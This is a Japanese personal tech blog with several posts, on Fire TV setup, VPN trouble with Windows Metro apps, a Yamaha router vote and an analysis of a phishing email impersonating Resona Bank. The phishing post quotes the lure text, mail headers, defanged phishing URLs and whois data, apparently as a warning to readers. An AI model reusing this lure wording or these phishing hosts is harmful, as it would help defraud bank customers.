・さっさとAndroid用のリモコンアプリ入れたほうが設定は楽っぽい(ここまで全部リモコンで頑張った・・・)
→キーボード入力とか特に。BTキーボードつないでもいいんだけど・・・。
・Miracastはホーム長押しで。
・FireTV自身のサウンドがうるさいけど、動画の音声は普通。
→動画の後に操作しようとしてびっくりする。
・プライムビデオはレスポンス、早送り等ふくめPS3より断然快適。
・よくよく考えたらES File ExplorerなくてもVLCだけでもSMBみれたな・・・。&DLNAもいけるやん!
→PS3と同様にTVersity経由でPT2録画データ再生キタ━━━━(゚∀゚)━━━━!!
→でもライブラリの日付別の表示ができないなー。
・Fire OSは5.0.5が最新の模様。(購入時のバージョン控え忘れた。5.0.4と5.05はあてた)
Link:https://www.amazon.co.jp/gp/help/customer/display.html?nodeId=201497590

・AQUOSのリモコンで操作できる!

ではでは。またの機会に。


Amazon Fire TVを注文してみた

ども。こんばんは。

あと6分以内に注文すると本日お届け!とか出てたので思わず買ってしまいました。
※11:30までに注文すると今日到着する?っぽい?

今はChromecastをメインに使っていますが、やっぱりアプリの対応が少ないのと、Androidから未対応アプリをキャストすると全画面丸々キャストなのでこの辺も具合悪いなーと。
※これはこれで便利なんですけどね。あとChromecastの背景をFacebookと連動できるのも実は気に入ってたりしています。

Fire TVだとアプリの追加もできるし、よさげかなーということで、
Fire TV StickでもタブレットでもないFire TVを買ってみました。

今日本当に届くのか楽しみですねー。

Windows 8/8.1/10 MetroなAppでのVPN

ども。こんばんは。

とりとめのない話ですが、Cisco AnyConnectとかをデスクトップモードで起動してVPN接続しても、
Metro側(タブレットモード?)で動くアプリってVPN通信できないですよね?

netstat見ていると、残念ながらトンネルのIPアドレスじゃなくて普通に実IPアドレスでつなぎに行っちゃうみたい。

トンネルが使えないっていうか、Metro Appって雰囲気的にはサンドボックス的な領域で動くとかなんとかってどっかで見た気が・・・。だからトンネルが見えないのかな・・・?(妄想)
※Metroって正式名称なになったんでしたっけ?modern app?Windows Store App?


で何がしたいかってーと、

・AmyCommectでVPNつなぐ
・App版のVMWare Horizon Viewでつなぐ

だけなんですけどね。別に普通のHorizon Viewなら全く問題ないんですが、マウスがないのでちょっと使いにくい・・・。

うーん。でも昔一回行けた気がするんですよね。(Winows 10に更新した後でも。)

まぁ、いいんだけど腑に落ちねぇ。

App版のAnyConnectってWindos Phone用しかないんだよなー。
※iOSとかAndroidはあるけどね。

参考?

Has anyone ever successfully gotten metro apps to run over a VPN?

お!?追加で探していたらCheclPointのやつが!これヒントかな???

Windows store (Windows 8) application fails to communicate via VPN tunnel

もう疲れたけど、もうちょっと調べてみるか。

ではでは。またの機会に。


りそな銀行を謳うやーつ。

ども。こんばんは。

うーん。今更こんなのに引っかかるのでしょうか・・・。


resona-20160213

From:【りそな銀行】 <[email protected]>
Subject:本人認証サービス

こんにちは!
最近、利用者の個人情報が一部のネットショップサーバーに不正取得され、利用者の個人情報漏洩事件が起こりました。
お客様のアカウントの安全性を保つために、「りそな銀行システム」がアップグレードされましたが、お客様はアカウントが凍結されないように直ちにご登録のうえご確認ください。
以下のページより登録を続けてください。
hxxs://mp.resona-gr.co.jp/mypage/[hogehoge] ← リンクになっている。

Copyright (c) Resona Holdings, Inc. All Rights Reserved.

Fromは本物のアドレスっぽいですね。(普通にりそなフォルダに振り分けちゃいました・・・)

ちなメールヘッダを見ていると・・・

Received: from 139.201.149.233 (EHLO resona-gr.co.jp) (139.201.149.233)

中国からのようですね。これYahoo!メールに届いたのですが、SPFチェックとかで落ちないものなのだろうか・・・。あれ、SPFレコードない!?
と思っていたら、本物のりそなから来るメールは「resona.resona-gr.co.jp」ですね。。。

あとなぜか、やたら古いメーラを名乗っているのは何故だろう・・・。なにか意味あがあるのかな・・・。
まぁ、Outlook Express謳うSpammerは結構あるらしいので単純にそういうあれを使っているだけなのかな。

X-Mailer: Microsoft Outlook Express 5.00.2919.6700

で、これ本文中のURLはリンクになっていて実際は

hxxp://www.nkhot.com/a/

に飛ばされる模様。

そうすると今度は


hxxp://mp.resona-gr.co.jp.aiaai.cc/[hogehgoe]

に飛ぶ模様。
ドメインは比較的新しようですね。

$ whois aiaai.cc [~]
[Querying whois.nic.cc]
[whois.nic.cc]
Domain Name: AIAAI.CC
Domain ID: 120355722
WHOIS Server: whois.webnic.cc
Referral URL: http://www.webnic.cc
Updated Date: 2016-02-13T19:30:40Z
Creation Date: 2016-02-13T01:52:21Z
Registry Expiry Date: 2017-02-13T01:52:21Z
Sponsoring Registrar: WEB COMMERCE COMMUNICATIONS LIMITED DBA WEBNIC.CC
Sponsoring Registrar IANA ID: 460
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Name Server: NS1.THDNS.COM
Name Server: NS2.THDNS.COM
DNSSEC: unsigned
(以下略)


とんだ先はりそな銀行とそっくり。

ソースコードもコピーしているみたいですね。

resona-20160213-2

その後どうなるかは調べていませんが、たまにはこういうのの先を追いかけてみるのも面白いかもしれませんね。

クロール用のクライアントを作ったあたりで満足して終わりそうですが・・・。

りそな銀行からの注意喚起はこちら。今回紹介したメールも載っています。

http://www.resonabank.co.jp/direct/gochui/detail/20110907.html

ではでは。またの機会に。

ルーター総選挙!RTX1000に清き一票を!

ども。こんばんは。

YAMAHAさんが面白い企画やってますね。

ルーター総選挙 – ネットワーク機器 20th Anniversary –

私はRTX1000に入れさせていただきました!

実は仕事でも家でもYAMAHAってやったことないんですよね。
#NetScreenがあったしなあ・・・。

ラボでは手軽にネットワーク分離したりするのに重宝していました。
欲しかったRTX1500も中古でかなり安くなってますね。一台買っておこうかなあ。

あ、久々に読みたくなりました。このシリーズ大好きですね。

楽器メーカーが作った傑作VPNルータ「RTX1000」

いいなぁ最近こういう歴史が変わるような機会ってあるのかなー
このシリーズの続編期待です。

ではでは。またの機会に。